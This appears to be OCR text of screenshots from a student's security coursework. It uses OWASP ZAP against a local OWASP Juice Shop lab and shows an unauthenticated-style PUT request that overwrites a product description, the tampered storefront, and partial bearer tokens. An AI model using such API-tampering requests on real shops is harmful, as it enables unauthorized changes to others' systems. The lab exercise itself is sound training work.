

Untitled Session - originalcoursework - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Contexts
Default Context
Sites
Request
Response
Method
Header: Text
Body: Text
Send
GET http://127.0.0.1:3000/api/products/9 HTTP/1.1
host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: https://127.0.0.1:3000/
Authorization: Bearer
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
{"status":"success","data":{"id":9,"name":
"OWASP SSL Advanced Forensic Tool (O-Saft)",
"description":
"O-Saft is an easy to use tool to show information about SSL certificate and tests the SSL connection according given list of ciphers and various SSL configurations. More...","price":0.01,"deluxePrice":0.01,
"image":"orange_juice.jpg","createdAt":
"2024-04-21T17:04:44.631Z","updatedAt":
"2024-04-21T17:04:44.631Z","deletedAt":null}}
Find:
No matches
Time: 34 ms
Body Length: 503
Total Length: 889 bytes
History
Search
Alerts
Output
WebSockets
Fuzzer
Filter: OFF
Export
ID
Source
Req. Timestamp
Method
URL
Code
Reason
RTT
Size Resp. Body
Highest Alert
Note
Tags
Alerts
Current Scans
Main Proxy: 127.0.0.1:8081



Untitled Session - originalcoursework - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Contexts
Default Context
Sites
Request
Response
Method
Header: Text
Body: Text
Send
PUT http://127.0.0.1:3000/api/products/9 HTTP/1.1
host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: https://127.0.0.1:3000/
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.
{"description":
"Apoorva's Security Coursework. More...
"}
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 369
{"status":"success","data":{"id":9,"name":
"OWASP SSL Advanced Forensic Tool (O-Saft)",
"description":
"Apoorva's Security Coursework. More...","price":0.01,"deluxePrice":0.01,"image":
"orange_juice.jpg","createdAt":
"2024-04-21T17:04:44.631Z","updatedAt":
Find:
No matches
Time: 38 ms
Body Length: 369
Total Length: 727 bytes
History
Search
Alerts
WebSockets
Fuzzer
Output
Filter: OFF
Export
ID
Source
Req. Timestamp
Method
URL
Code
Reason
RTT
Size Resp. Body
Highest Alert
Note
Tags
4,478 M... 4/22/24, 6:13:21 PM PUT http://127.0.0.1:3000/api/products 500 Internal ... 1... 1,841 bytes Medium JSON
4,479 M... 4/22/24, 6:13:42 PM PUT http://127.0.0.1:3000/api/products 500 Internal ... 1... 1,841 bytes Medium JSON
4,480 M... 4/22/24, 6:13:54 PM PUT http://127.0.0.1:3000/api/products 500 Internal ... 1... 1,841 bytes Medium JSON
4,481 M... 4/22/24, 6:14:29 PM PUT http://127.0.0.1:3000/api/products/9 200 OK 3... 369 bytes Medium JSON
Alerts
Current Scans
Main Proxy: 127.0.0.1:8081



OWASP Juice Shop
https://127.0.0.1:3000/#/search?q=OWASP SSL Advanced Forensic Tool (O-Saft)
Search Results - OWASP SSL Ad
OWASP SSL Advanced Forensic Tool (O-Saft)
Apoorva's Security Coursework.
More...
0.01¤
Reviews (0)
Write a review
What did you like or dislike?
Max. 160 characters
0/160
Close
Submit
Add to Basket
Items per page: 12
1 - 1 of 1
History
WebSockets



Untitled Session - originalcoursework - ZAP 2.14.0
Encode/Decode/Hash
Text to be encoded/decoded/hashed:
OWASP SSL Advanced Forensic Tool (O-Saft)
Reset
Encode
Decode
Hash
Illegal UTF8
Unicode
Base64 Encode
T1dBU1AgU1NMIEFkdmFuY2VkIEZvcmVuc2ljIFRvb2wgKE8tU2FmdCk=
Base64 URL Encode
T1dBU1AgU1NMIEFkdmFuY2VkIEZvcmVuc2ljIFRvb2wgKE8tU2FmdCk=
URL Encode
OWASP+SSL+Advanced+Forensic+Tool+%28O-Saft%29
Full URL Encode
%4F%57%41%53%50%20%53%53%4C%20%41%64%76%61%6E%63%65%64%20%46%6F%72%6
5%6E%73%69%63%20%54%6F%6F%6C%20%28%4F%2D%53%61%66%74%29
ASCII Hex Encode
4F57415350205534C20416476616E63656420466F72656E73696320546F6F6C20284F2D53616
7429
HTML Encode
OWASP SSL Advanced Forensic Tool (O-Saft)
Full HTML Encode
OWASP SSL Advan
ced Forensic T
ool (O-Saft)
JavaScript Encode
OWASP SSL Advanced Forensic Tool (O-Saft)
History
Search
Channel
Payload
20/04/2024, 18:29:24.265
20/04/2024, 18:30:05.265
20/04/2024, 18:30:05.349
20/04/2024, 18:30:06.603
Alerts
Main Proxy: 127.0.0.1:8081
Current Scans



Untitled Session - originalcoursework - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Contexts
Default Context
Sites
https://api.github
https://buttons.g
https://owasp.or
https://www.ow
https://acdn.adn
https://lg3-a.akama
https://bidder.criteo
https://web.hb.a
https://prg.smar
https://lg3.media
https://eu-west-
https://hblg.media.n
Request
Response
Method
Header: Text
Body: Text
Send
GET http://127.0.0.1:3000/rest/products/ HTTP/1.1
host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: https://127.0.0.1:3000/
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6NCwidXNlcm5hbWUiO
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
{
"error": {
"message":
"Unexpected path: /rest/products/",
"stack":
"Error: Unexpected path: /rest/products/\n at /juice-shop/build/routes/angular.js:38:18\n at Layer.handle [as handle_request] (/juice-shop/node_modules/express/lib/router/layer.js:95:5)\
Find:
No matches
Time: 17 ms Body Length: 1,845 Total Length: 2,208 bytes
History
Search
Alerts
Output
WebSockets
Fuzzer
Filter: OFF
Export
ID Source Req. Timestamp Method URL Code Reason RTT Size Resp. Body Highest Alert Note Tags
4,285 Pr... 4/22/24, 5:40:53 PM GET http://127.0.0.1:3000/api/Quantitys/ 200 OK 1... 5,991 bytes Informati...
4,286 Pr... 4/22/24, 5:40:53 PM POST https://stats.g.doubleclick.net/g/collect?v=2... 204 No Cont... 7... 0 bytes Low
4,296 Pr... 4/22/24, 5:40:55 PM GET http://127.0.0.1:3000/rest/admin/applicatio... 200 OK 1... 18,836 bytes Medium JSON
4,297 Pr... 4/22/24, 5:40:55 PM GET http://127.0.0.1:3000/snippets 200 OK 3... 792 bytes Medium JSON
4,298 Pr... 4/22/24, 5:40:55 PM GET http://127.0.0.1:3000/api/Challenges/?sort... 200 OK 8... 80,214 bytes Medium Comment, JSON
4,299 Pr... 4/22/24, 5:40:55 PM GET http://127.0.0.1:3000/font-mfizz.woff 304 Not Mod... 4... 0 bytes Medium
Alerts 0 10 12 12 Main Proxy: 127.0.0.1:8081
Current Scans 0 0 0 0 0 0 0 0



Untitled Session - originalcoursework - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Contexts
Default Context
Sites
https://api.github
https://buttons.g
https://owasp.or
https://www.ow
https://acdn.adn
https://lg3-a.akama
https://bidder.criteo
https://web.hb.a
https://prg.smar
https://lg3.media
https://eu-west-
https://hblg.media.n
https://cdn.adnx
https://protected-by
https://fra1-ib.ac
https://contextu
https://k.stream
https://asearch-a.a
Request
Response
Method
Header: Text
Body: Text
Send
GET http://127.0.0.1:3000/api/products/ HTTP/1.1
host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: https://127.0.0.1:3000/
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6NCwidXNlcm5hbWUiOiJia2ltbWluaWNoIiwiZW1haWwiOiJiam9lcm4ua2ltbWluaWNoQGdtYWlsLmNvbSIsInBhc3N3b3JkIjoiNmVkZDlkNzI2Y2JkYzg3M
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
{"status":"success","data":[{"id":1,"name":"Apple Juice (1000ml)","description":"The all-time classic.","price":1.99,"deluxePrice":0.99,"image":"apple_juice.jpg","createdAt":"2024-04-21T17:04:44.629Z","updatedAt":"2024-04-21T17:04:44.629Z","deletedAt":null},{"id":2,"name":"Orange Juice (1000ml)","description":"Made from oranges hand-picked by Uncle Dittmeyer.","price":2.99,"deluxePrice":2.49,"image":"orange_juice.jpg","createdAt":"2024-04-21T17:04:44.629Z","updatedAt":"2024-04-21T17:04:44.629Z","deletedAt":null},{"id":3,"name":"Eggfruit Juice (500ml)","description":"Now with even more exotic flavour.","price":8.99,"deluxePrice":8.99,"image":"eggfruit_juice.jpg","createdAt":"2024-04-21T17:04:44.629Z","updatedAt":"2024-04-21T17:04:44.629Z","deletedAt":null},{"id":4,"name":"Raspberry Juice (1000ml)","description":
Find:
No matches
Time: 32 ms Body Length: 12,460 Total Length: 12,849 bytes
History
Search
Alerts
Output
WebSockets
Fuzzer
Filter: OFF
Export
ID Source Req. Timestamp Method URL Code Reason RTT Size Resp. Body Highest Alert Note Tags
Alerts 0 10 12 12 Main Proxy: 127.0.0.1:8081
Current Scans 0 0 0 0 0 0 0 0



Untitled Session - originalcoursework - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Contexts
Default Context
Sites
https://acdn.adnxs-sim
https://lg3-a.akamaihd.ne
https://bidder.criteo.com
https://web.hb.ad.cpe.
https://prg.smartadser
https://lg3.media.net
https://eu-west-1-prod
https://hblg.media.net
https://cdn.adnxs-simp
https://protected-by.clari
https://fra1-ib.adnxs-s
https://contextual.mec
Request
Method
Header: Text
Body: Text
Send
GET
http://127.0.0.1:3000/rest/products/search?q=%4F%57%41%53%50%20%53%53%4C%20%41%64%76%61%6E%63%65%64%20%46%6F%72%65%6E%73%69%63%20%54%6F%6F%6C%20%28%4F%2D%53%61%66%74%29 HTTP/1.1
host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Response
Header: Text
Body: Text
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
{"status":"success","data":[{"id":9,"name":"OWASP SSL Advanced Forensic Tool (O-Saft)","description":"O-Saft is an easy to use tool to show information about SSL certificate and tests the SSL connection according given list of ciphers and various SSL configurations. More...","price":0.01,"deluxePrice":0.01,"image":"orange_juice.jpg","createdAt":
Find:
No matches
Time: 12 ms
Body Length: 517
Total Length: 903 bytes
History
Search
Alerts
Output
WebSockets
Fuzzer
Filter: OFF
Export
ID Source Req. Timestamp Method URL Code Reason RTT Size Resp. Body Highest Alert Note Tags
4,136 Pr... 4/22/24, 4:21:29 PM GET http://127.0.0.1:3000/api/Quantitys/ 304 Not Mod... 6... 0 bytes Informati...
4,137 Pr... 4/22/24, 4:21:29 PM POST http://127.0.0.1:3000/socket.io/?EIO=4&tr... 200 OK 2... 2 bytes Medium
